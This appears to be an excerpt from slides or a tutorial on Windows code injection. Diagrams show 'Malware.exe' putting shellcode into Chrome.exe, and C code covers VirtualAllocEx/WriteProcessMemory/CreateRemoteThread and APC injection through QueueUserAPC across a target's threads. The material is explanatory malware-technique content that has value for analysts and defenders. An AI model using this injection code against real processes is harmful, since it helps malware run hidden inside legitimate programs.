
WriteProcessMemory(
    access_token,
    mem,
    shellcode,
    strlen(shellcode + 1),
    NULL
);

CreateRemoteThread(
    access_token, NULL, 0,
    (LPTHREAD_START_ROUTINE)mem,
    0, 0, NULL
);
```




Injection Art 1.1

Typical Code Injection via APC



Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



Chrome.exe

**Memory
Allocated**

⋮

Ntdll.dll

Kernel32.dll

User32.dll


⋮



VirtualAllocEx()

Allocate a new space to store shellcode

Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



Chrome.exe

Shellcode

⋮


Ntdll.dll


Kernel32.dll

User32.dll


⋮

*WriteProcessMemory()
Copy shellcode to memory space*





CreateToolhelp32Snapshot()



- Thread 1
- Thread 2
- Thread 3
- Thread 4

Thread ID	Process
1	Chrome.exe
2	Chrome.exe
...	...
N	XXXX.exe



QueueUserAPC()



APC Inject

```
void apc_invoke(DWORD pid, LPVOID mem_func) {  
  
    auto hSnapshot = CreateToolhelp32Snapshot(  
        TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD,  
        0  
    );  
  
    THREADENTRY32 te = { sizeof(te) };  
    if (Thread32First(hSnapshot, &te)) {  
        do {  
            if (te.th32OwnerProcessID != pid) continue;  
  
            HANDLE hThread = OpenThread(  
                THREAD_SET_CONTEXT, FALSE, te.th32ThreadID  
            );  
            if (hThread)  
                QueueUserAPC((PAPCFUNC)mem_func, hThread, NULL);  
        } while (::Thread32Next(hSnapshot, &te));  
    }  
}
```



Injection Art 2

PE Injection

